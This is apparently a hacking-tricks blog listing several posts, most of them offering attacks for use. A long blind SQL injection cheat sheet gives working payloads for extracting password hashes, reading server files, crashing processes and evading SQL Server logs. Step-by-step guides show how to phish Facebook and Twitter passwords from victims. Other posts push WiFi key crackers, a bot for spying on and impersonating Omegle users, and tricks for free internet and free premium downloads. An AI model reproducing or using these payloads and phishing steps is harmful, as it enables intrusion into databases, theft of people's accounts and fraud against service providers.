468x60 Ads

Demo image Demo image Demo image Demo image Demo image >
Showing posts with label Web Tricks. Show all posts

Opera Mini Handler's for Android (in .apk format) For all Non-Rooted and Root

0 comments

We all know that Magic IP is down to all android Users..thats why i converted some Opera Handlers for all non-root and root android phones...

note 1: use working handler tricks for globe and smart

note 2: extract the files coz it is in zip format.

note 3: you need andme_signed to run the applications. (download below)


Opera MIni 6.0 Handler HUI123


Opera Mini 6.1 Handler HUI202


or you can download

Opera Mini 6.1 handlerui100 for OS 2.1 and above(no andme needed for this)

you can find handler tricks here


Free Omegle Bot "Spying,Spoofing and manipulating strangers"

0 comments


"Omegle Bot" is a simple Jar "java file" which when open you are simply connected to any two chatting where you have the ability to spy on the chat,join the chat with any of their names and disconnect of the two either :D


Thread Options Download rapidshare,filesonic,fileserve files free without any limit

0 comments

Well u heard it right... Just came across this while surfing. All u have to do is just get yourself registered in this site

or


U can also get cookies and premium accounts of rapidshare,fileserve,megaupload etc over here!

Enjoy downloading!:)


How to get online products without paying a cent.

4 comments

This summary is not available. Please click here to view the post.


TOR++ [FREE INTERNET FOR GLOBE TATTOO/SUN AND SMART BROADBAND]

7 comments

Advantage:
Many option for TOR combination.
Portable no .net framework needed.
Very easy for establishing connection on TOR network.


Q: What is TOR++ ?
A: Tor++ is a combination of 4 main tunneling software such as Polipo, Privoxy, Gpass, and Gtunnel which using the TOR engine to access the internet through TOR network.

Q: how to use it?
A: 
* Download tor++
* Connect your PC in your ISP.
* Execute tor++, and wait until it build a TOR circuit.
* And now you can deploy the embedded tunneling software.

Q: How do I configure my browser.
A: Configuring your web browser is depend on what tunneling sw you've depoyed.

PRIVOXY 127.0.0.1:8000
POLIPO 127.0.0.1:8000
GPASS 127.0.0.1:8000
GTUNNEL 127.0.0.1:8081
Proxifier Directly No need

Note: I assigned privoxy, polipo and gpass on the same port so that it would be easy for us to
switch if we wanted. When you deploy GTUNNEL you dont need to configure your browser
it's automatically configure and run browser for you.


Q: How about proxifier?
A: Running Proxifier is optional, if you dont want to configure your browser manualy then 

* Run Proxifier as relay - you can use proxifier to tunnel you programs (AV, YM, amfrog, etc) on deployed tunneling sw.
Programs <--> Proxifier <--> Gpass/Polipo/Privoxy/Gtunnel <--> Tor <--> Internet

* Run Proxifier Directly - you can use proxifier to tunnel you programs (AV, YM, amfrog, etc) on TOR network directly.
Programs <--> Proxifier <--> Tor <--> Internet


Note: Source files will be extracted at C:\FBT. [kung gusto nyo likutin setting]

Para sa mga di makapag-paconnect ng tor.

1. synchronize mo date and time mo.
2. check mo firewall settings, and other firewall services na nagrurun sa pc mo..
3. then download mo to.. >
 http://www.4shared.com/file/VAyuxWMa/tor.html
(certificate, descriptor, and consensus ng PC ko laman nyan.. extract mo lang.)
4. copy mo yung mga lamang file. lagay mo sa directory nato "C:\Users\%user_name_mo%\AppData\Roaming\tor" overwrite mo lahat and make sure hindi running tor++ mo..
5. then run mo ulit ung tor++ dapat 80% agad bootsrapped nya.


source: www.symbianize.com


Usefull site's for SQL injection hacking

2 comments


1. Ultimate SQLi Tutorial

http://adf.ly/EK1b

This Tutorial is really nice for understanding the basics of MySQL injection.
(NOTE: This tutorial is for MySQL Database Version 5)


2. HellBound Hackers MySQL injection Tutorial

http://adf.ly/EKCk

Not so easy to read but it goes trough both Mysql database Version 4 and 5


3. Online SQLi Scanner

http://adf.ly/EC4S

Probably one of the best SQL injection scanner there is.
(NOTE) sometimes its kind of slow, just reload the page


3. Big list of Google dorks

http://adf.ly/EKD2
4. th3-0utl4ws Online Admin login finder

http://adf.ly/EKCA

This Online tool will search for the admin login


4. Online md5 decrypter/Cracker

http://adf.ly/EKEA

Huge database of cracked md5 and sha1 hash.

Download Free WiFi Radar and WiFi Hack Tools AIO

2 comments

Surf The World For Free WiFi Radar and WiFi Hack Tools AIO | 18.5MB

Wifi related tools for H@Ck wireless connection and many more. Surf The World For Free WiFi Radar & WiFi Hack Tools (Snip The WiFi Soft, Brake Its Security, And Surf The Universe). Surf The Internet Freely Charged. Some of the applications included are WIFI Radar Aircrack-2.3 802.11 sniffer and WEP / WPA Key Cracker Easy to use the wifi key finder even find key 128-bit encryption .. WPA-PSK, lo que sea que usted lo encontrará. WPA-PSK, which is that you'll find.

right way to inject Sql Injection

0 comments

1)>>>PROBLEM:
union select 1,2,group_concat(table_name),4,5 from information_schema.tables--

2)>>> FIX:
union select 1,2,group_concat(table_name),4,5 +from+information_schema.tables+where+ table_schema=database()--

table_schema is the database so when you type table_schema=database() it returns true and dumps all user created tables, the same for columns:

union select 1,2,group_concat(column_name),4,5 +from+information_schema.columns+where table_schema=database()--

Learn How to Hack Facebook Password 2010 ref

0 comments

Hacking Facebook Account Password: Facebook Phishing for Hacking Facebook

Facebook has evolved into one of the hottest social networking website in the world. Here is a simple tutorial that you can use to hack your friend's facebook password. Here i'm writting on hacking Facebbok password using Facebook Phisher.
In the field of computer security, phishing is the criminally fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic communication. Communications purporting to be from popular social web sites, auction sites, online payment processors or IT administrators are commonly used to lure the unsuspecting public.[Read more about phishing on Wikipedia]
                                                      
                                                                Facebook Phisher
Please Note: Phishing is legally offensive. I am not responsible for any action done by you.


Hacking Facebook password:

Phishing is the most commonly used method to hack Facebook. The most widely used technique in phishing is the use of Fake Login Pages, also known as spoofed pages. These fake login pages resemble the original login pages of sites likeYahoo , Gmail, MySpace etc. The victim is fooled to believe the fake facebook page to be the real one and enter his/her password. But once the user attempts to login through these pages, his/her facebook login details are stolen away. I recommend the use of Phishing to hack facebook account since it is the easiest one.

1. First of all download Facebook Phisher

2. The downloaded file contains:

    * Index.html
    * write.php

3. Upload both files to any of these free webhost sites:

    * www.yourfreehosting.net
    * www.drivehq.com
    * www.110mb.com
    * www.t35.com
    * www.esmartstart.com

4. Now, send this phisher link (index.html link) to your victim and make him login to his Facebook account using your sent Phisher.

5. Once he logs in to his Facebook account using Phisher, all his typed Facebook id and password is stored in "passes.txt". This file is created in your webhost control panel as shown.


Hope this tutorial was useful for you.


Blind SQL Injections: Advance Mode

0 comments

In a quite good production application generally you can not see error responses on the page, so you can not extract data through Union attacks or error based attacks. You have to do use Blind SQL Injections attacks to extract data. There are two kind of Blind Sql Injections.
Normal Blind, You can not see a response in the page but you can still determine result of a query from response or HTTP status code
Totally Blind, You can not see any difference in the output in any kind. This can be an injectiona logging function or similar. Not so common though.
In normal blinds you can use if statements or abuse WHERE query in injection (generally easier), in totally blinds you need to use some waiting functions and analyze response times. For this you can use WAIT FOR DELAY '0:0:10' in SQL Server, BENCHMARK() in MySQL,pg_sleep(10) in PostgreSQL, and some PL/SQL tricks in ORACLE.

Real and a bit Complex Blind SQL Injection Attack Sample

This output taken from a real private Blind SQL Injection tool while exploiting SQL Server back ended application and enumerating table names. This requests done for first char of the first table name. SQL queries a bit more complex then requirement because of automation reasons. In we are trying to determine an ascii value of a char via binary search algorithm.
TRUE and FALSE flags mark queries returned true or false.
TRUE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>78--

FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>103--

TRUE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<103--

FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>89--

TRUE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<89--

FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>83--

TRUE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<83--

FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>80--

FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<80--
Since both of the last 2 queries failed we clearly know table name's first char's ascii value is 80 which means first char is `P`. This is the way to exploit Blind SQL injections by binary search algorithm. Other well known way is reading data bit by bit. Both can be effective in different conditions.


Waiting For Blind SQL Injections

First of all use this if it's really blind, otherwise just use 1/0 style errors to identify difference. Second, be careful while using times more than 20-30 seconds. database API connection or script can be timeout.

WAIT FOR DELAY 'time' (S)

This is just like sleep, wait for spesified time. CPU safe way to make database wait.
WAITFOR DELAY '0:0:10'--
Also you can use fractions like this,
WAITFOR DELAY '0:0:0.51'

Real World Samples

  • Are we 'sa' ?
    if (select user) = 'sa' waitfor delay '0:0:10'
  • ProductID = 1;waitfor delay '0:0:10'--
  • ProductID =1);waitfor delay '0:0:10'--
  • ProductID =1';waitfor delay '0:0:10'--
  • ProductID =1');waitfor delay '0:0:10'--
  • ProductID =1));waitfor delay '0:0:10'--
  • ProductID =1'));waitfor delay '0:0:10'--

BENCHMARK() (M)

Basically we are abusing this command to make MySQL wait a bit. Be careful you will consume web servers limit so fast!
BENCHMARK(howmanytimes, do this)

Real World Samples

  • Are we root ? woot!
    IF EXISTS (SELECT * FROM users WHERE username = 'root') BENCHMARK(1000000000,MD5(1))
  • Check Table exist in MySQL
    IF (SELECT * FROM login) BENCHMARK(1000000,MD5(1)) 

pg_sleep(seconds) (P)

Sleep for supplied seconds.
  • SELECT pg_sleep(10); 
    Sleep 10 seconds.

Covering Tracks

SQL Server -sp_password log bypass (S)

SQL Server don't log queries which includes sp_password for security reasons(!). So if you add --sp_password to your queries it will not be in SQL Server logs (of course still will be in web server logstry to use POST if it's possible)

Clear SQL Injection Tests

These tests are simply good for blind sql injection and silent attacks.
  1. product.asp?id=4 (SMO)
    1. product.asp?id=5-1
    2. product.asp?id=4 OR 1=1
  2. product.asp?name=Book
    1. product.asp?name=Bo’%2b’ok
    2. product.asp?name=Bo’ || ’ok (OM)
    3. product.asp?name=Book’ OR ‘x’=’x

Some Extra MySQL Notes

  • Sub Queries are working only MySQL 4.1+
  • Users
    • SELECT User,Password FROM mysql.user;
  • SELECT 1,1 UNION SELECT IF(SUBSTRING(Password,1,1)='2',BENCHMARK(100000,SHA1(1)),0) User,Password FROMmysql.user WHERE User = ‘root’;
  • SELECT ... INTO DUMPFILE
    • Write query into a new file (can not modify existing files)
  • UDF Function
    • create function LockWorkStation returns integer soname 'user32';
    • select LockWorkStation(); 
    • create function ExitProcess returns integer soname 'kernel32';
    • select exitprocess();
  • SELECT USER();
  • SELECT password,USER() FROM mysql.user;
  • First byte of admin hash
    • SELECT SUBSTRING(user_password,1,1) FROM mb_users WHERE user_group = 1;
  • Read File
    • query.php?user=1+union+select+load_file(0x63...),1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1
  • MySQL Load Data inifile
    • By default it’s not avaliable !
      • create table foo( line blob );
        load data infile 'c:/boot.ini' into table foo;
        select * from foo;
  • More Timing in MySQL
  • select benchmark( 500000, sha1( 'test' ) );
  • query.php?user=1+union+select+benchmark(500000,sha1 (0x414141)),1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1
  • select if( user() like 'root@%', benchmark(100000,sha1('test')), 'false' ); Enumeration data, Guessed Brute Force
    • select if( (ascii(substring(user(),1,1)) >> 7) & 1, benchmark(100000,sha1('test')), 'false' );

Potentially Useful MySQL Functions

  • MD5()
    MD5 Hashing 
  • SHA1()
    SHA1 Hashing 
  • PASSWORD()
  • ENCODE()
  • COMPRESS()
    Compress data, can be great in large binary reading in Blind SQL Injections. 
  • ROW_COUNT()
  • SCHEMA()
  • VERSION()
    Same as @@version

Second Order SQL Injections

Basically you put an SQL Injection to some place and expect it's unfiltered in another action. This is common hidden layer problem.
Name : ' + (SELECT TOP 1 password FROM users ) + ' 
Email : xx@xx.com
If application is using name field in an unsafe stored procedure or function, process etc. then it will insert first users password as your name etc.

Forcing SQL Server to get NTLM Hashes

This attack can help you to get SQL Server user's Windows password of target server, but possibly you inbound connection will be firewalled. Can be very useful internal penetration tests. We force SQL Server to connect our Windows UNC Share and capture data NTLM session with a tool like Cain & Abel.

Facebook Clone 2010 100% Working

0 comments

This is a social networking site and the script is made available to everyone and we feel proud in presenting this clone script to you. The Script can be customized and can be branded for yourself. It is a script made by us, done to match every function of the real thing. The script Face book clone includes full support, free installs and unlimited free updates. . The script is designed in such a way that provide a collection of various ways for users to interact, such as chat, messaging, email, video, voice chat, file sharing, blogging, discussion groups and so on. Face book clone is developed as Social Community website Users can share their Profile, Pictures, Videos, Music, Papers and Events with their Friends forming a Group in the site.


User Profiles
• Multi-part profiles
• Customizable profile fields
• Dependent profile fields
• Regex field validation
• Keyword links
• Birthday fields
• Personal photos (avatars)
• Profile privacy
• Comments
• Custom CSS styles
Network Structure & Customizability
• Subnetworks
• Several friendship structures
• One-way or two-way friendships
• Verified or unverified friendships
• Friendship types (titles)
• Friendship explanations
• Public/private sections
• Custom privacy levels
• Signup by admin invitation
• Signup by user invitation
• Customizable signup process
• Email messages
Frontend, Look & Feel
• Template engine
• Global CSS styles
• No copyright notice
• Portal page example included
• Multi-language support
• Search engine friendly URLs
Anti-spam Features
• Email address verification
• Random password generation
• Automatic "CAPTCHA" images
• Inappropriate content reports
• Simple user management
• User banning
• Word censors
• Blocklist Photo Albums (Plugin)
• All file types accepted
• Automatic thumbnails
• Multiple albums per user
• Storage space limit per user
• File size and dimensions limit
• Automatic image resizing
• Custom CSS styles
• Browse friends' albums
• Comments
• Multiple simultaneous uploads
• Album privacy
Blogs (Plugin)
• WYSIWYG entry composer
• Seamless image upload
• Custom CSS styles
• Blog entry categories
• Blog entry privacy
• Comments
Groups (Plugin)
• Customizable group fields
• Group categories
• Browse groups
• Group photo album
• Membership rankings
• Membership approval/rejection
• Membership invitations
• Custom CSS styles
• Comments
• Group Discussion Board
Classifieds (Plugin)
• Privacy Settings
• Customizable Categories and Fields
• New Classifieds Email Notification
• Classifieds Listings
• Listing Settings
• Comments
• Classified Listing Photos Events (Plugin)
• Event Calendar
• Invitations and RSVPs
• Event Photos
• Privacy Settings
• Customizable Event Categories
• Event Email Notifications
• Event Listings
• Event Browser
Chat (Plugin)
• Efficient AJAX Chat System
• Smilies, Sounds, and Timestamps
• Privacy Settings
• Update Frequency
• Who's Online
Video (Plugin)
• Upload Video Content
• Embed YouTube vidoes
• Browse Videos
• Video Rating
Private Messages
• Message inbox/outbox
• Message limits
• Conversation history
• New message notifications
Browse/Search
• Separate MySQL database
• Immediate indexing
Other Tools
• Email announcements
• News announcements
• Comprehensive statistics
• Access log
• Bundled "PHP/Flash charts" class


Instant download
100% unencoded PHP code
Hosted on your server
Actively developed
No "powered by" branding
Custom profiles
Subnetworks & privacy

                                                                      DOWNLOAD
 

How to Hack Twitter Account Password

3 comments

Hacking Twitter Account Password: Twitter Phishing for Hacking Twitter

In this article i'm going to show you how to hack a Twitter Username and Password using phishing.

Now i know most of you already know what is phishing and how can it be used, but for those who don't know here is a short explanation.
It's simply like this... Phishing site is a exactly same page of the normal twitter login page. But when you enter your email and the password on login field, phishing sites save those login details, then the owner of the phishing site can login to your twitter account with your details later! The only way to recognize a phishing site is reading the address bar of the browser. It should be the normal twitter login URL. If you see something like "www.newtwitter.com/login.php", "www.twitterbeta.com/login.php", etc.
Now before we start Please Note: Phishing is legally offensive. I am not responsible for any action done by you.

How to Hack Twitter Account Password?

1. First of all download Twitter Phisher from here.

2. The downloaded file contains:
  • twitter.html
  • twitter.php
  • password.txt
3. Upload all of the files to any free webhost site like:
4. Once you have uploaded the files in the directory, send this phisher link (twitter.html) to your victim and make him login to his Twitter account using your sent Phisher.

5. Once he logs in to his Twitter account using Phisher, all his typed Twitter id and password is stored in "password.txt".
6. Now, open password.txt to get hacked Twitter id and password as shown.
That's all. Simple, but effectively... Cheers